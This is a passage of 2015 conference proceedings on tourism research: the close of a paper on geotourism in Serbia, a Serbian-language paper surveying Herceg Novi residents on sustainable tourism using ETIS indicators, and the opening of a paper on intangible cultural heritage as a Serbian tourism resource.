As shown in Table 5, the existence of exceptional scientific, educational and aesthetic values leads to the existence of the great potential for the development of geotourism on the geological sites. However, despite the fact that it is based on the principles of sustainable development, as well as every other form of tourism, geotourism can lead to the degradation of the geological heritage sites.

What is now referred to as a deficiency is certainly poor transport, and tourist infrastructure is inadequate to accept a greater number of tourists and fully satisfy their requirements.

In the future, it is necessary to protect geological heritage objects from further degradation, and find a way to ensure that the geodestination can evolve, with provided funds and professional staff.

## 4. SUMMARY

Geoheritage sites are the geological formations of exceptional scientific, educational and aesthetic value, which in addition to keeping the records of geological history of the planet, have the tourism development potential.

The purpose of the survey was to get an insight into the real state of geotourism in Serbia based on the attitudes of geoturists, to identify how consumers perceive geoheritage sites, whether they are considered truly valuable, as well as to identify the sites of geological heritage that have the greatest value for people.

The results show that the respondents have a generally positive attitude towards the potential of the Republic of Serbia for the development of geotourism, in other words, they are aware of the richness and value of geological heritage. Also, the attitudes of those who prefer visiting cultural sites do not statistically differ from those who prefer to travel in nature.



DOI: 10.15308/Synthesis-2015-552-557

Although the study was limited to the destinations visited by respondents, the paper presents the investigative findings that confirmed the hypothesis according to which the sites of geological heritage have a great tourism value, but it takes careful planning for further development with adequate long term funds, as indicated by the SWOT analysis.

Most frequently visited geoheritage sites are Resava cave and Devil's Town, as they are generally the only geological heritage equipped to meet the tourist demands. In the future, it is necessary to protect geological heritage through geoconservation, and adapt it to the needs of tourists, without the necessity for major changes that would force the geological heritage to lose some of its value.

## REFERENCES


Brocx, M. (2008). *Geoheritage: From Global Perspectives to Local Principles for Conservation and Planning*. Perth: Western Australian Museum.

Dragović, R. (2004). *Polimlje: priroda, turizam i održivi razvoj*. Beograd: Srpsko geografsko društvo. (In Serbian).

Goldstein, Sh.D. (2003). *Using Kruskal-Wallis to Improve Customer Satisfaction*. Indianapolis: The Steele Group.

Graham, C. (2011). *Hole Research Skills Mann-Whitney test handout version 1.0.*

Gray, M. (2004). *Geodiversity: Valuing and Conserving Abiotic Nature*. Chichester: Wiley.

Lazarević, R. (1991). Rezultati mikroklimatskih merenja u Resavskoj pećini. *Zaštita prirode*, 43-44, 57-79. (In Serbian).

Maćejka, M. & Tanasković, R. (2008). *Opština Kuršumlija – turistička monografija i vodič*, Kuršumlija: Turistička organizacija Kuršumlija. (In Serbian).

Malhotra, K.N. (2005). *Cercetarea de marketing.* Budapesta: Editura Akadémiai Kiadó.

Marković, J.Đ. (1973). Prirodne retkosti Jugoslavije. *Posebna izdanja,* 39, 77-87. Beograd: *Srpsko Geografsko Društvo.* (In Serbian).

Sharples, C. (2001). *Indicators of the State of Geodiversity for Tasmanian State of the Environment Reporting.* Unpublished Report to the State of the Environment Unit. Tasmania: Resource Planning and Development Commission.

Stanković, M.S. (1975). *Turistička valorizacija veštačkih jezera SR Srbije*. Beograd: Posebna izdanja Srpskog geografskog društva. (In Serbian).

von Franz, J., & Shall, N. (2003). *Practitioner's Guide: Strenghts, Weaknesses, Opportunities and Threats (SWOT).* Bonn: Deutsche Gesellschaft für Technische Zusammenarbeit (GmbH).




DOI: 10.15308/Synthesis-2015-552-557

Synthesis
International Scientific Conference of IT and Business-Related Research

# ISTRAŽIVANJE STAVOVA LOKALNOG STANOVNIŠTVA U FUNKCIJI ODRŽIVOG RAZVOJA TURIZMA U HERCEG NOVOM

## THE ANALYSIS OF ATTITUDES OF LOCAL POPULATION FOR THE PURPOSE OF SUSTAINABLE TOURISM DEVELOPMENT IN HERCEG NOVI

Irena Jovanović
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Abstract:**
Ovaj rad bavi se održivim razvojem turizma u Herceg Novom sa socio-kulturnog aspekta, u cilju istraživanja stepena uključenosti lokalnog stanovništva u planiranje i razvoj turizma. Zaključci rada proizilaze iz rezultata ankete lokalnog stanovništva, prve takvog tipa sprovedene u Herceg Novom, a i šire. Anketa lokalnog stanovništva (*Resident Survey*) predstavlja alat za prikupljanje podataka u cilju praćenja održivosti turističkih destinacija. Ona je deo uputstva za primenu najnovijeg seta evropskih indikatora za održivo upravljanje na nivou turističkih destinacija (*European Tourism Indicator System (ETIS): for Sustainable Management at Destination Level*). Istraživanje je sprovedeno u periodu najvećih ulaganja u turizam u Boki Kotorskoj, kao što su Porto Novi u Kumboru, zaliv Luštica i izgradnja luksuznog hotela na istorijskom lokalitetu Mamula, koji će značajno promeniti turističku sliku na ovom prostoru. Navedeno proširenje materijalne baze turizma i potencijalni konflikti koji u budućnosti mogu nastati između rastućeg broja turista i lokalne zajednice, u uslovima ograničenih prostornih, komunalnih i drugih resursa, dodatno naglašavaju značaj našeg istraživanja, s obzirom da lokalno stanovništvo nije zadovoljno svojim sadašnjim učešćem u odlučivanju na nivou Herceg Novog kao turističke destinacije.

**Key words:**
turistička destinacija, održivi turizam, ETIS indikatori, lokalno stanovništvo.

**Apstrakt:**
This paper deals with sustainable tourism development in Herceg Novi from the socio-cultural aspect, in order to investigate the degree of involvement of the local population in tourism planning and development. The conclusions are derived from the results of the resident survey, the first of this type was carried out at Herceg Novi, but also in the neighbouring areas. The resident survey is one of the tools for collecting data in order to monitor the tourism destination sustainability. It is an integral part of guidelines for the application of the latest European Tourims Indicator Systems (ETIS) for sustainable management at destination level. The study was conducted during the period of largest investments in tourism in the Bay of Kotor, such as Porto Novo in Kumbor, Lustica Bay and the construction of a luxury hotel on the historic site of Mamula, which will significantly alter the tourist image of this area. The above expansion of the material base of tourism and the potential conflicts that may arise in the future between the growing number of tourists and the local community, in terms of limited space, utilities and other resources, further highlight the importance of our research, given as the local population is not satisfied with its current involvement in the decision-making process for Herceg Novi as a tourism destination.

**Ključne reči:**
tourism destination, sustainable tourism, ETIS indicators, local population.

## 1. UVOD

Prirodni resursi, klima i očuvana životna sredina su utemeljili razvoj turizma u Herceg Novom. Hercegnovska opština je 1929. godine proglašena za „morsko kupalište i klimatsko lečilište". Intenzivan razvoj turizma na ovom području vezuje se za drugu polovinu XX veka kada je izgrađen veliki broj hotela i odmarališta. Turizam je bio i ostao jedan od glavnih pokretača razvoja lokalne ekonomije, a Herceg Novi atraktivna destinacija kupališnog turizma pred kojom su novi izazovi. Dosadašnji razvoj turizma na ovom području nije prouzrokovao drastične ekološke i društveno-kulturne poremećaje i nije dostigao razmere masovnosti kao u mestu Kalvia na Majorci u Španiji, koja je primer kako turističke destinacije od masovnih, degradiranih i sve manje atraktivnih, uz definisanu strategiju (Calvia Local Agenda 21), dogovor i volju svih učesnika u turizmu, lokalne zajednice i vlasti na lokalnom i državnom nivou, postaju održive. Nasuprot shvatanju da je masovni primorski turizam po svojoj suštini suprotan održivom turizmu, danas je sve prihvatljivije mišljenje po kome svaki vid turizma treba i može da teži održivosti.

Svakako, najpoznatija definicija održivog razvoja je ona koju je dala tzv. *Brundtland* komisija 1987. godine, koja vrlo kratko i jednostavno objašnjava njegovu suštinu, i kaže da „održivi razvoj zadovoljava potrebe sadašnje generacije, bez ugrožavanja mogućnosti budućih generacija da zadovolje sopstvene potrebe" (Maksin *et al.*, 2013, str. 3). Tri stuba održivosti su ekonomski razvoj, očuvanje prirodnih resursa i socio – kulturna autentičnost, dok se uspešna primena ovog koncepta bazira na njihovom balansu i štedljivom korišćenju resursa, uz uvažavanje Globalnog etičkog kodeksa u turizmu koji zahteva odgovorno ponašanje svih subjekata.

Osnovno pitanje koje se postavlja jeste kako meriti održivost? U tu svrhu relevantni subjekti kao što su Komisija za održivi razvoj Ujedinjenih nacija, Svetska turistička organizacija i Evropska komisija su razvili setove indikatora održivog razvoja. Najnoviji je Evropski sistem turističkih indikatora: za održivo upravljanje na nivou destinacije (*European Tourism Indicators System (ETIS): for Sustainable Management at Destination Level*) "koji predstavlja sveobuhvatan sistem indikatora, jednostavan za korišćenje, fleksibilan i pogodan za sve turističke destinacije" (Evropska Komisija, ETIS Toolkit, 2013). ETIS



E-mail: irena.jovanovic.13@singimail.rs
DOI: 10.15308/Synthesis-2015-558-560

je lansiran u februaru 2013. godine kada je Evropska komisija pozvala evropske turističke destinacije da uzmu učešća u prvoj fazi testiranja od 15. jula 2013. godine do 15. aprila naredne godine. Pozivu su se odazvale 104 desinacije iz 18 evropskih zemalja. Druga, završna faza testiranja je počela u maju

2014.godine i trajala je do kraja decembra navedene godine, a na nju se prijavilo 110 destinacija, uključujući i destinacije iz zemalja koje nisu članice Evropske unije (Crna Gora, Makedonija, Albanija i Norveška). Na ETIS radionici održanoj 4.jula 2014.godine u Briselu predstavljeni su rezultati prve faze testiranja i budući koraci u razvoju i unapređenju ETIS-a. (Sirše, 2014)

Za sada važeći ETIS čini 67 indikatora, od kojih je 27 ključnih ili obaveznih (*Core Indicators*), a 40 izbornih (*Optional Indicators*). Indikatori su grupisani u četiri kategorije, i to: upravljanje destinacijom, društveni i kulturni uticaj, ekonomska vrijednost i uticaj na životnu sredinu. U konkretnoj destinaciji sistem treba primjeniti kroz sedam koraka, od kojih se prvi odnosi na podizanje svijesti svih zainteresovanih strana za učestvovanje u projektu, zatim treba uraditi profil destinacije, formirati radnu grupu stejkholdera, definisati uloge i odgovornosti, prikupiti i zabilježiti podatke, analizirati rezultate i, na kraju, treba stalno raditi na razvoju i unapređenju sistema održivog upravljanja. Svim zainteresovanim korisnicima dostupan je *Toolkit* koji predstavlja korak-po-korak vodič za sprovođenje indikatora. Kako bi turističkim destinacijama olakšali prikupljanje podataka, formulisane su četiri ankete (*Destination management Survey, Enterprise Survey, Resident Survey, Visitor Survey*), a jednu od njih, Anketu lokalnog stanovništva, smo sproveli u Herceg Novom i u nastavku ćemo prezentovati njene rezultate.

## 2. ANKETA LOKALNOG STANOVNIŠTVA

Tokom jeseni 2014. godine sproveli smo Anketu lokalnog stanovništva pod nazivom „Turizam u Herceg Novom“ sa ciljem da istražimo odnos lokalnog stanovništva prema efektima dosadašnjeg razvoja turizma u ovoj poznatoj turističkoj destinaciji. Istraživanje je sprovodeno metodom ankete na slučajnom uzorku koji čini 0,77 % punoletnih stanovnika Herceg Novog.

Evidentno je da Herceg Novi spada u zrele turističke destinacije, sa stogodišnjom tradicijom razvoja turizma, i da je veliki broj rezidenata direktno ili indirektno uključen u turističku delatnost. Sa stanovišta održivog razvoja turizma važno je istražiti stavove lokalnog stanovništva po pitanju turizma, uočiti promene u njihovom zadovoljstvu/nezadovoljstvu i ukoliko je neophodno preduzeti odgovarajuće mere kako bi se ukupan doživljaj turista u ovoj destinaciji zadržao na visokom nivou, tim pre što je turizam nosilac razvoja lokalne ekonomije.

Istraživanje je sprovedeno u periodu najvećih investicija u turizam u Boki Kotorskoj, kao što su Porto Novi u Kumboru, Lustica Bay na Luštici i izgradnja luksuznog hotela na istorijskom lokalitetu Mamula, koji će značajno promeniti turističku sliku na ovom prostoru. Navedeno proširenje materijalne baze turizma i potencijalni konflikti koji u budućnosti mogu nastati između rastućeg broja turista i lokalne zajednice, u uslovima ograničenih prostornih, komunalnih i drugih resursa, dodatno naglašavaju značaj našeg istraživanja.

Anketu lokalnog stanovništva u Herceg Novom popunilo je više žena nego muškaraca. U starosnoj strukturi dominiraju ispitanici između 31 i 45 godina, a zatim oni između 46 i 65 godina, dok je daleko manje mlađih od 30 i starijih od 65 godina. Više od polovine ispitanika ima završen fakultet, od čega 10 % turističkog usmerenja.

| Pol: | | Starosna struktura: | | Obrazovna struktura: | |
|---|---|---|---|---|---|
| Muški | 40,53 | 18-30 | 14,28 | Osnovna škola | 1,05 |
| Ženski | 59,47 | 31-45 | 46,03 | Srednja škola | 26,84 |
| | | 46-65 | 32,28 | Viša škola | 17,37 |
| | | 65 i više | 7,41 | Fakultet i viši nivoi obrazovanja | 54,74 |

Tabela 1. Socio-demografske karakteristike ispitanika (u %)

Anketu lokalnog stanovništva (*Resident Survey*) čini šest pitanja zatvorenog tipa.

Prvo pitanje se odnosi na zadovoljstvo lokalnog stanovništva turizmom u Herceg Novom u pojedinim periodima godine. Rezidenti su važan subjekt u održivom turizmu, jer oni kreiraju ambijent u turističkoj destinaciji, u smislu manje ili veće naklonosti prema turistima. Iz kontigenta lokalnog stanovništva uglavnom se obezbjeđuje radna snaga u turizmu, od čijih personalnih i profesionalnih kompetencija direktno zavisi zadovoljstvo turista. Na primer, u našoj anketi 9% ispitanika radi u turističkoj delatnosti i ima više ili visoko obrazovanje, a jedan anketirani je magistar turizma.

| Pitanje broj 1: Veoma sam zadovoljan – a turizmom u Herceg Novom i okolini u: | | | | |
|---|---|---|---|---|
| | jesen | zimu | proljeće | ljeto |
| U potpunosti se slažem | 4 | 4 | 4 | 15 |
| Slažem se | 16 | 16 | 24 | 32 |
| Neutralan – a sam | 14 | 11 | 21 | 13 |
| Ne slažem se | 50 | 49 | 37 | 33 |
| U potpunosti se ne slažem | 16 | 20 | 14 | 7 |

Tabela 2. Rezultati ankete – odgovori na prvo pitanje (u %)

Na osnovu analize odgovora na prvo pitanje dolazimo do zaključka da stanovnici Herceg Novog nisu zadovoljni razvojem turizma u njihovom mestu tokom jeseni i zime, s obzirom na to da je učešće negativno obojenih odgovora („ne slažem se“ i „u potpunosti se ne slažem“) između 66 i 69% u odnosu na 20% afirmativnih odgovora („slažem se“ i „u potpunosti se slažem“). Kako se ide ka proleću i letu, tako se učešće odgovora sa negativnim predznakom po pitanju turizma smanjuje, a učešće odgovora sa pozitivnim predznakom povećava, da bi za period letnjih meseci bilo malo više zadovoljnih razvojem turizma u Herceg Novom u odnosu na one nezadovoljne. Opšta ocena je da turizam u Herceg Novom nije celogodišnja aktivnost, te da je stanovništvo po pitanju zadovoljstva razvojem turizma u letnjem periodu podeljeno.

Na osnovu dobijenih odgovora na drugo i treće pitanje dolazimo do zaključka da većina, tačnije 82% anketiranih smatra da postoje prednosti za zajednicu od turizma i turista koji posećuju Herceg Novi, dok skoro dve trećine anketiranih, odnosno 62%, ocenjuje da postoje prednosti za njih kao pojedince od turizma i turista koji posećuju ovo područje, mada je kod ovog pitanja relativno veliki broj neopredeljenih ispitanika (19%) i onih koji smatraju da nemaju nikakve koristi od razvoja turizma (19%).



DOI: 10.15308/Synthesis-2015-558-560

| | Pitanje broj 2: Postoje prednosti za zajednicu od turizma i turista koji posećuju Herceg Novi | Pitanje broj 3: Postoje prednosti za mene kao pojedinca od turizma i turista koji posećuju Herceg Novi | Pitanje broj 4:Veoma sam zadovoljan-a učešćem i uticajem rezidenata u planiranju i razvoju turizma u Herceg Novom |
|---|---|---|---|
| U potpunosti se slažem | 36 | 22 | 3 |
| Slažem se | 46 | 40 | 17 |
| Neutralan-a sam | 8 | 19 | 18 |
| Ne slažem se | 9 | 17 | 48 |
| U potpunosti se ne slažem | 1 | 2 | 14 |

Tabela 3. Rezultati ankete – odgovori na drugo, treće i četvrto pitanje (u %)

| | Pitanje broj 5: Kakav efekat ima turizam na raznolikost i očuvanje lokalnog identiteta, kulturu i nasleđe Herceg – Novog? | Pitanje broj 6: Kakav efekat ima turizam na kvalitet Vašeg života u Herceg Novom? |
|---|---|---|
| Šteti | 7 | 4 |
| Pomaže da se održi | 32 | 26 |
| Pomaže poboljšanju | 44 | 53 |
| Nema nikakav uticaj | 17 | 17 |

Tabela 4. Rezultati ankete – odgovori na peto i šesto pitanje (u %)

S obzirom na značaj koji se, pri implementaciji koncepta održivog razvoja, pridaje konsultacijama i kooperaciji između svih zainteresovanih strana na nivou turističke destinacije, možemo reći da je, na osnovu rezultata odgovora na peto pitanje u našoj anketi, procenat rezidenata koji nisu zadovoljni svojim učešćem u planiranju i razvoju turizma u Herceg Novom izrazito veliki (62%) te bi u narednom periodu trebalo intenzivno raditi na uključivanju lokalnog stanovništva u turističko planiranje i razvoj.

Odgovori na peto i šesto pitanje ukazuju da turizam ima jak socio-kulturni uticaj u Herceg Novom.

Na osnovu rezultata ankete, dolazimo do zaključka da se lokalno stanovništvo u Herceg Novom nalazi negde između faze iritiranja ili ometanja i faze antagonizma po pitanju efekata turizma na život u ovoj turističkoj destinaciji. Faza antagonizma je, prema Doxey-u (1975) i njegovom *Irridex* modelu, poslednji stadijum odnosa između lokalnog stanovništva, turista i donosilaca odluka o razvoju turizma, koji ide od euforije, preko apatije, iritiranja do antagonizma. Naime, onaj deo lokalnog stanovništva koji nema direktne koristi od razvoja turizma u destinaciji u smislu zaposlenja, dodatnog prihoda kroz izdavanje soba ili apartmana turistima i sl. posmatra turiste kao uzročnike svih problema i smatra da oni negativno utiču na kvalitet života u destinaciji (Popesku, 2011, str. 43-44). S druge strane, onaj deo lokalnog stanovništva koji ima direktne koristi od razvoja tustičke destinace zainteresovan je za aktivnije uključivanje u planiranje i razvoj turizma.

## 3. ZAKLJUČAK

S obzirom na to da je turizam pokretač lokalne ekonomije, neophodno je jačati svest lokalnog stanovništva o značaju razvoja turizma i uključiti onaj deo lokalnog stanovništva, koji je trenutno nezadovoljan turizmom u Herceg Novom, u turističke aktivnosti kroz promovisanje lokalne kulture i umetnosti, oživljavanje starih zanata, poljoprivrede, revitalizaciju zapuštenih seoskih imanja, te navedene i slične aktivnosti upotrebiti kao efikasno sredstvo za povećanje ponosa i zadovoljstva lokalnog stanovništva.

Potrebno je formulisati strategiju razvoja turizma Herceg Novog na čijoj izradi treba aktivno da rade sve zainteresovane interesne grupe, a posebno je važno uključiti lokalnu zajednicu, pri čemu naglasak treba staviti na razbijanju predrasuda o turizmu kao usko shvaćenoj privrednoj delatnosti i promovisanju integralnog pristupa razvoju turizma u skladu sa najboljim primerima i dobrom praksom održivog turizma.

## LITERATURA

Doxey, G. (1975). A causation theory of visitor-resident irritants: Methodology and research inferences. The impact of tourism: Sixth annual conference proceedings.

Maksin, M., Pucar, M., Korać, M., & Milijić, S. (2013). Menadžment prirodnih i kulturnih resursa u turizmu. Beograd: Univerzitet Singidunum.

Popesku, J. (2011). Menadžment turističke destinacije. Beograd: Univerzitet Singidunum.

European Commission (2013). The European Tourism Indicator System TOOLKIT For Sustainable

Destinations. Preuzeto sa http://bookshop.europa.eu/en/the-european-tourism-indicator-system- pbNB3213182/

Sirše, J. (2014). ETIS Workshop : Analysis of 1st Pilot Implementation Phase 15. July 2013 - 15. April

2014. Bruxelles: European Comision, ETIS Pool of Experts. Preuzeto sa http://ec.europa.eu/growth/tools- databases/newsroom/cf/itemdetail.cfm?item_id=7530



DOI: 10.15308/Synthesis-2015-558-560

Synthesis
International Scientific Conference of IT and Business-Related Research

# NEMATERIJALNO KULTURNO NASLEĐE: TURISTIČKI RESURS SRBIJE

## INTANGIBLE CULTURAL HERITAGE: TOURISM RESOURCE OF SERBIA

Branko Krasojević[1], Biljana Đorđević[2]
[1]Agencija „Savetnik u turizmu“, Bože Baucala 20/3 Beograd, Srbija
[2]Narodni muzej, Trg Republike 1a, Beograd, Srbija

**Apstrakt:**
Nematerijalno kulturno nasleđe kao faktor promovisanja i razvoja kulturnog i nacionalnog identiteta u fokusu je pažnje UNESKO-a, Svetske turističke organizacije (UNWTO) i drugih međunarodnih organizacija za kulturu i turizam, čime se značajno generiše turistička tražnja. U turističkoj ponudi Srbije nematerijalno kulturno nasleđe je skromno zastupljeno, često neadekvatno prezentovano i interpretirano. Projekat „Podrška sprovođenju Nacionalne strategije razvoja turizma“ potvrdio je da veliki kulturni potencijali Srbije mogu doprineti socio-ekonomskom razvoju, generisanju prihoda, jačanju deviznih rezervi i otvaranju novih radnih mesta. Cilj ovog rada je da ukaže na značaj nematerijalnog nasleđa kao faktora generisanja kritične mase savremeno interpretiranih kulturno-turističkih proizvoda, koji mogu da unaprede konkurentnost turističke ponude Srbije.

**Ključne reči:**
kulturni turizam, turistički proizvod, konkurentnost, UNESCO.

**Abstract:**
Intangible cultural heritage, as a factor of promotion and development of the cultural and national identity, attracts considerable attention of the UNESCO, UNWTO and other international cultural and tourism organizations, thereby significantly generating tourism demand. Intangible cultural heritage is modestly represented in the tourism supply of Serbia, and is often inadequately promoted and interpreted. The project “Support to implementation of the National Strategy for Tourism” confirmed that the great cultural resources of Serbia can contribute to socioeconomic development, income generation, strengthening of foreign exchange reserves and creation of new jobs openings. The aim of this paper is to highlight the importance of intangible heritage as a factor generating the critical mass of modern interpreted cultural-tourism products, which can significantly enhance the competitiveness of Serbia’s tourism supply.

**Key words:**
cultural tourism, tourism product, competitiveness, UNESCO

## UVOD

Nematerijalno kulturno nasleđe je dostiglo svoju afirmaciju usvajanjem Konvencije o kulturnom nasleđu 2003. godine. (UNESCO, 2003). Konvencijom je definisano kulturno nasleđe i po prvi put su date preporuke za očuvanje, zaštitu i revitalizaciju ove specifične kategorije. To znači da se nematerijalno kulturno nasleđe prema Konvenciji o očuvanju nematerijalnog kulturnog nasleđa (Član 2, Stav 1. i 2.) prepoznaje u oblastima kao što su: usmena tradicija, izvođačke umetnosti, običaji i rituali, znanja i veštine starih zanata i domaće radinosti. Promovisanje nematerijalnog kulturnog nasleđa na osnovu ove Konvencije sprovodi se kroz tri liste na kojima se prezentuju reprezentativno nasleđe čovečanstva, nasleđe kome je potrebna hitna zaštita i dobre prakse (Đorđević, 2012, str. 14-18).

Osnovni cilj Konvencije o očuvanju nematerijalnog kulturnog nasleđa je njegova zaštita i revitalizacija. Pri tome, pod terminom revitalizacije ne podrazumevamo ponovno oživljavanje ugašenih i zaboravljenih običaja, znanja i veština, već podsticaj onima koji uprkos negativnim uticajima globalizacije ne napuštaju negovanje lokalne tradicije koja ih identifijuje kao zajednicu ili grupu, nastojeći, da prenošenjem na mlađe generacije obezbede kontinuitet identiteta koji ih definiše. S toga su podizanje svesti lokalnih zajednica i grupa koje neguju određene elemente nematerijalnog kulturnog nasleđa i njihova edukacija od suštinskog značaja (Đorđević, 2012, str. 60). Najbolji način sprovođenja ovakve strategije je ukazivanje na značaj nematerijalnog kulturnog nasleđa za širu lokalnu i globalnu zajednicu kroz koncept integrativne zaštite (Popović-Živančević, 2012). Kulturni turizam može značajno da doprinese sprovođenju pomenute strategije, jer omogućava lokalnim zajednicama ne samo da prepoznaju širi značaj svoje tradicije, već i da je učine održivom, što olakšava njenu prezervaciju i prenošenje na sledeće generacije. Srbija bi mogla svoje bogato, a turistički nevalorizovano nematerijalno nasleđe, da uvrsti u turističku ponudu i tako poveća svoju izuzetno nisku tržišnu konkurentnost.

## KULTURA I TURIZAM


Kultura i turizam se poslednjih godina sve čvršće povezuju. Interesovanje za kulturu i kulturne programe, a među njima i one čija je okosnica nematerijalno kulturno nasleđe, u neprestanom je porastu. Svetska turistička organizacija navodi da je broj turista u kulturnom turizmu porastao sa 37% u 1995. na 40% u 2004. godini. Organizacija za ekonomsku saradnju i razvoj (OECD) u izveštaju iz 2009. godine, potvrđuje da kulturni turizam u 2007. godini predstavlja motiv za skoro 360 miliona međunarodnih turističkih putovanja, što čini oko 40% celokupnog svetskog turizma.

Turisti se sve više interesuju za različite kulture, izvođačke umetnosti, zanate, rituale, gastronomiju i tumačenja prirode i univerzuma. Svetski dan turizma 2011. godine, u svetu proslavljen je pod geslom „Turizam: povezivanje kultura” (Study on Tourism and Intangible Cultural Heritage, 2013, str. 2), što ukazuje na porast svesti o značaju kulturne interakcije koja podstiče dijalog, gradi razumevanje i unapređuje toleranciju. Rast kulturnog turizma ogleda se i kroz finansijske pokazatelje.

E-mail: bkrasojevic@yahoo.com
DOI: 10.15308/Synthesis-2015-561-565

Procenjuje se da ovi turisti troše jednu trećinu više od prosečne turističke potrošnje (Richards, 2011, str. 21), tako da se kulturni turizam svrstava u deset najvažnijih i najdinamičnijih turističkih grana (UNWTO, 2001, str. 71), a sve veća ponuda kulturnih aktivnosti utiče na povećanje njegove konkurentnosti (Roland & Buck, 2010, str. 185). Takav, rastući trend zainteresovanosti za kulturni turizam pruža priliku da kulturno nasleđe kao resurs razvoja postane održivo, donoseći koristi lokalnoj i široj zajednici uz preduslov njegovog očuvanja.

Najrazvijenije države sveta promovišu svoje kulturno nasleđe u svrhe turizma i ulažu veliki napor za njeno razumevanje i promociju, dok zemlje u tranziciji (poput Srbije), to nedovoljno čine, iako poseduju veliki potencijal kao zemlje kulturnog turizma (Nuryanti, 1996, str. 250). Srbija tu slabost može preokrenuti u prednost, jer veliki potencijali u nedovoljno eksponiranom nematerijalnom kulturnom nasleđu svojim obimom i kvalitetom mogu povećati turističku konkurentnost, a time doprineti podizanju svesti lokalnih zajednica i pomoći njegovom očuvanju. Za promenu je potrebno adekvatno prezentovanje i interpretacija nematerijalnog kulturnog nasleđa (Krasojević, 2013, str. 349). Rezultati projekta Podrška sprovođenju Nacionalne strategije razvoja turizma u Srbiji 2010-2012 ukazuju na potrebu da se u turističkoj ponudi Srbije akcenat stavi na istorijske kružne ture, priče, legende, mitove i njihovu interpretaciju na inovativan način, baziran na doživljaju i novim iskustvima, što predstavlja putokaz razvoja kulturnog turizma, ali i priliku koju sektor zaštite nematerijalnog kulturnog nasleđa ne sme da propusti (Evropska komisija 2010-2012).




Sl. 1. Najbrže rastući turistički proizvodi u Srbiji

Rezultati anketiranja ključnih nosilaca turističke ponude Srbije u okviru pomenutog Projekta ukazuju da su najbrže rastući turistički proizvodi (Događaji, Kulturni, Ruralni i Verski turizam) upravo oni koji u velikom obimu sadrže elemente nematerijalnog kulturnog nasleđa

## OD KULTURNIH RESURSA DO KULTURNO-TURISTIČKIH PROIZVODA

Sva materijalna i nematerijalna, prirodna ili kulturna dobra, kao činioci ambijentalnih celina, predstavljaju turističke resurse i mogu se koristiti u turističke svrhe, proizvesti privredni učinak i doprineti ekonomskom razvoju određene destinacije. Kulturni resursi mogu postati turistički resursi samo planskim oblikovanjem, a kulturni proizvodi postaju nakon procesa prezentacije i interpretacije. Kulturno-turistička i ekonomska vrednost resursa ocenjuje se na osnovu stepena atraktivnosti, estetskog utiska, osobenosti, znamenitosti, ali i povoljnosti geografskog položaja, udaljenosti i saobraćajne povezanosti s emitivnim turističkim tržištima, veličinom izvora tražnje, položajem resursa u odnosu na glavne turističke tokove i konkurentske i komplementarne turističke prostore (Mc Kercher & du Cros, 2002, str. 47). Kulturno-turistički proizvod je spoj atraktivnosti glavnog (kulturno-istorijski spomenici, manifestacije i usluge muzejskog, odnosno spomeničkog turističkog vođenja) i dodatnog proizvoda (lokacija, smeštaj, prevoz, opšte turističke usluge, ponude turističko-informativnih centara, saobraćajna infrastruktura) kao elemenata opšteg turističkog proizvoda (Sigala & Leslie, 2005, str. 28-29).

Poslednjih godina fokus interesovanja i ponude kulturnog turizma se pomera od dominantne zastupljenosti nepokretnog, ka pokretnom, te nematerijalnom nasleđu i proizvodima kulturnih industrija. Ovakav pomak, pored svih pozitivnih strana, krije i određene opasnosti, prvenstveno vezane za nekontrolisanu eksploataciju ovih resursa. Iz tog razloga, upravljanje kulturnim nasleđem u celini podrazumeva sistemsku brigu, kako bi ono bilo dostupno, ne samo sadašnjim, već i budućim generacijama (Jelinčić, 2010, str. 26).

Ponuda turizma zasnovana na kulturnim resursima intenzivira međusobni uticaj kulture i turizma i umanjuje negativne efekte na lokalne zajednice. Dok promocija materijalnog kulturnog nasleđa ima dugu tradiciju, nematerijalno nasleđe tek počinje da zauzima svoje mesto u turističkoj ponudi (Stjuard, 1981, str. 9; Bandić, 1997, str. 240).

## NEMATERIJALNO KULTURNO NASLEĐE KAO RESURS RAZVOJA TURIZMA U SRBIJI

Srbija je Uneskovu Konvenciju o očuvanju nematerijalnog kulturnog nasleđa ratifikovala 2010. godine. Međutim, ni do decembra 2014. nematerijalno kulturno nasleđe nije dobilo svoje mesto u pozitivnom zakonodavstvu Republike Srbije (Đorđević, 2012, str. 55-58). U takvoj situaciji, primenjuju se odredbe Konvencije, kao zakonskog akta starijeg od trenutno važećeg, a nepotpunog Zakona o kulturnim dobrima iz 1994. godine (Službeni glasnik RS 71/94). Ratifikacijom ove Konvencije, Srbija se obavezala da će preduzeti mere za obezbeđivanje očuvanja nematerijalnog kulturnog nasleđa na svojoj teritoriji i da će usvojiti odgovarajuće pravne, tehničke, administrativne i finansijske mere u cilju jačanja institucija za obuku u upravljanju nematerijalnim kulturnim nasleđem, uz garantovanje pristupa nematerijalnom kulturnom nasleđu (Konvencija o očuvanju nematerijalog kulturnog nasleđa, članovi 11-13). Garant ispunjavanja navedenih obaveza upravo je donošenje odgovarajućih zakona kojima bi se obezbedili pravni okviri očuvanja nematerijalnog kulturnog nasleđa u Srbiji. Tako bi rad stručnih tela i institucija koji se staraju o sprovođenju konvencije dobio na značaju, a nosioci elemenata nematerijalnog kulturnog nasleđa, upisanih i predloženih za Nacionalni registar, dobili potvrdu da će njihova prava i obaveze koja su tom nominacijom stekli biti sprovedena u praksi. Kako bi sistem zaštite nematerijalnog nasleđa u Srbiji bio adekvatno sprovođen formirana je mreža zaštite, koja se vremenom menjala (Đorđević, 2012, str. 56). Mrežu sačinjavaju Nacionalni komitet za nematerijalno kulturno nasleđe, Centar za proučavanje nematerijalnog kulturnog nasleđa pri Etnografskom muzeju, regionalni koordinatori i Komisija za upis na Listu nematerijalnog kulturnog nasleđa, takođe pri Etnografskom muzeju, sastavljena od stalnih članova iz ove ustanove i promenljivih članova u zavisnosti od predloženih elemenata za upis, od kojih su dva člana iz Nacionalnog komiteta.

